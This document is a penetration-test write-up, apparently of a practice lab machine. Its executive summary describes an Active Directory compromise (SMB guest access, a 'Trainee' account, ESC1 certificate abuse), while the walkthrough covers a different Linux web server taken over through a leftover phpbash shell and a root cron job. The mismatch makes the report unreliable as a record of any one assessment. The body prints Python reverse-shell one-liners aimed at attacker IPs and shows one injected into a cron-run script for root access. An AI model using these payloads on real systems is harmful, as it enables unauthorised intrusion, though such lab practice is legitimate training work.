

Overview / Exec Summary
Ghostlox Ltd was consulted to conduct a security assessment on a representative system within Acme Incs’ network. The assessment was performed remotely on Friday 21st November 2025. The objectives of the assessment were to evaluate the security posture of Acme Inc and identify any security weaknesses and vulnerabilities, and provide a report with actionable remediation recommendations.
The overall security posture of Acme Inc based upon the representative sample was considered poor due to the identified high risk vulnerabilities. Once rectified, the security posture would significantly improve. The tester approached system as an unauthorised user and was able to gain impersonate a highly privileged account leading to the compromise of the core identity and access management system, Active Directory.
The tester identified an exposed service that appeared to be the remnants from a previous penetration test engagement. The service allowed for the execution of arbitrary commands on the host providing the tester with a foothold in the network. A combination of misconfigured access controls and leveraging an account with specific elevated permissions lead to the tester escalating permissions further. By performing continued enumeration, the tester discovered the identity and access management system was vulnerable to a specific attack using certificates to obtain complete access over the entirety of Acme’s network (domain-level privileges).
If a hostile threat actor were to leverage such steps Acme could be vulnerable to complete widespread compromise across all areas of the business interrupting critical business operations. Due to the level of access achieved, there is a significant impact to the confidentiality, integrity and availability of Acme’s security posture that could lead to financial and reputational damage with a loss in customer and employee trust, should an attack materialise in this manner. An immediate and critical risk is presented to the organisation that requires remediation efforts including the below.
To close the initial gap in the network, Acme should ensure appropriate validation is in place to operational activities as remote access was discovered from a previous assessment. In addition, restricting access to privileged interfaces and accounts whilst strengthening access controls would significantly improve the security posture as a whole. Enforcing the principle of least privilege is worthwhile to implement throughout. Finally, improving security monitoring would allow for the detection of such attacks before they could be executed to prevent further compromise.
The tester conducted the assessment within an unknown environment without any access. The tester was able to chain multiple vulnerabilities and misconfigurations to escalate from having no user access to administrative (domain) level access of the entire network. The following attack chain illustrates the high-level steps taken from start to finish to provide a brief overview of the approach taken:
Attack Chain
- Initial Reconnaissance
- Guest access discovered via SMB enumeration
- Password information disclosed
- Authentication as user ‘Trainee’
- Further SMB enumeration of sensitive operational information
- Reset authentication method for BANKING$ computer account
- Leveraged ESC1 AD CS vulnerability to gain domain admin
Reconnaissance
Script Scan
sudo nmap -sC -sV -vv --reason --stats-every=6s -oN recon/nmap_scripts 10.129.142.66

PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
The Nmap script scan revealed a single, port 80 running an Apache HTTP site on version 2.4.18. A quick search for “Apache 2.4.18 Github PoC” doesn’t reveal anything of interest.
Enumeration
Port 80 – Apache phpbash

The page implies the site is running phpbash somewhere.
phpbash is a “standalone, semi-interactive web shell. It’s main purpose is to assist in penetration tests where traditional reverse shells are not possible. The design is based on default Kali Linux terminal colours, so pentesters should feel right at home.
phpbash is likely to exist in an uploads directory – the Github page references: http://$IP/uploads/phpbash.php. This isn’t present on our target machine so we swiftly move on to file and directory enumeration.
File and Directory Enumeration
Using feroxbuster as the handy go to tool for file and directory enumeration due to it’s efficiency, coloured output and effectiveness at recursive handling automatically.
feroxbuster --url http://10.129.142.66 -o feroxbuster.output
Highlighted in red, a HTTP 200 OK status was received for /dev/phpbash.min.php and a few lines below /dev/phpbash.php was identified also.

Out of interest, navigating to /dev shows directory listing is enabled in the Apache web app.

Loading up the phpbash.php file reveals the Kali-Linux like terminal described.
Host Enumeration
To recap: We have accessed the HTTP JavaScript-based web browser reverse shell session – perhaps the organisation had a previous engagement and the shell was missed in the wash-up.
User enumeration – two users exist in the home directory. One, ‘arrexel’ likely a standard user, and the other, ‘scriptmanager’ of more interest.
www-data@bashed:/home# ls

arrexel
scriptmanagerThe user.txt flag is found under /home/arrexel/user.txt and is readable by www-data.
Reverse Shell Troubleshooting
Various methods exist to obtain a reverse shell connection, each with their own advantages and disadvantages.
Using Metasploit’s Meterpreter wasn’t successful as a fully interactive TTY session was required.
Setup a netcat listener and then ran wget/curl on the target to validate if the connection could be established as a preliminary check. If firewalls were blocking or dropping packets, a different approach would be adopted.
Using the following command in the phpbash HTTP shell, allows Python to create an outbound connection to our attack box. As this is an outbound connection the likelihood of passing through the firewall undetected are increased.
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.151",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'Here is where a simple mistake cost an hour of my time during the 2hr 30 minute engagement as practice for an upcoming exam:


Netcat received the connection however attempting to stabilise the shell as a fully interactive TTY was proving troublesome. This is required in order to run certain commands with sudo context.
Important Note:
When upgrading a simple shell to a fully interactive TTY (reference guide here), ensure your shell will communicate effectively with the receiving one. The instance of Kali Linux in use utilises zsh as the default shell interpreter rather than bash. This resulted in lot of difficulty attempting to upgrade the shell.
To help identify this in the future, when you background a netcat session (such as pressing
CTRL + Zor typingbg, it should show Stopped not Suspended. If this happens and the netcat shell cannot be upgraded, run/bin/bashbefore starting the listener. You can check withecho $0to see the current shell interpreter.
Privilege Escalation
With a foothold on the target, sudo -l is used to see what sudo commands are accessible by www-data user. It appears the user has permissions to run as the scriptmanager user.

The scriptmanager user has permissions to read and write in the /scripts/ directory which is owned by scriptmanager and is in the group, scriptmanager. We can see a python script and text file exist.

Contents of test.py:
f = open("test.txt", "w")
f.write("testing 123!")
f.closeIt opens the test.txt in write mode, not append mode, and write a text string. Immediately after writing, it closes the file. What’s interesting is the file it writes, is owned by root implying the script is executed by root. Looking into the date and time, it appears to execute every minute.
Using a similar method of how we previously gained a remote shell with Python, we should hypothetically be able to achieve the same as root.
echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.14.100',9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);" > /scripts/test.pySetup the listener and wait a minute…

If you do not receive anything, run python /scripts/test.py to see if there are any syntax issues. It should create the reverse shell connection but in the context of scriptmanager not root. Once it works, wait a moment for the root cronjob to execute it and you should have root!
I did experience some connectivity issues on this machine and managed to resolve it by switching from VIP+ to the standard VIP VPN which significantly improved the connection. During the 2hr 30m engagement I spent around an hour sorting a bash/zsh issue, and another 45 minutes troubleshooting the connectivity. Got there in the end!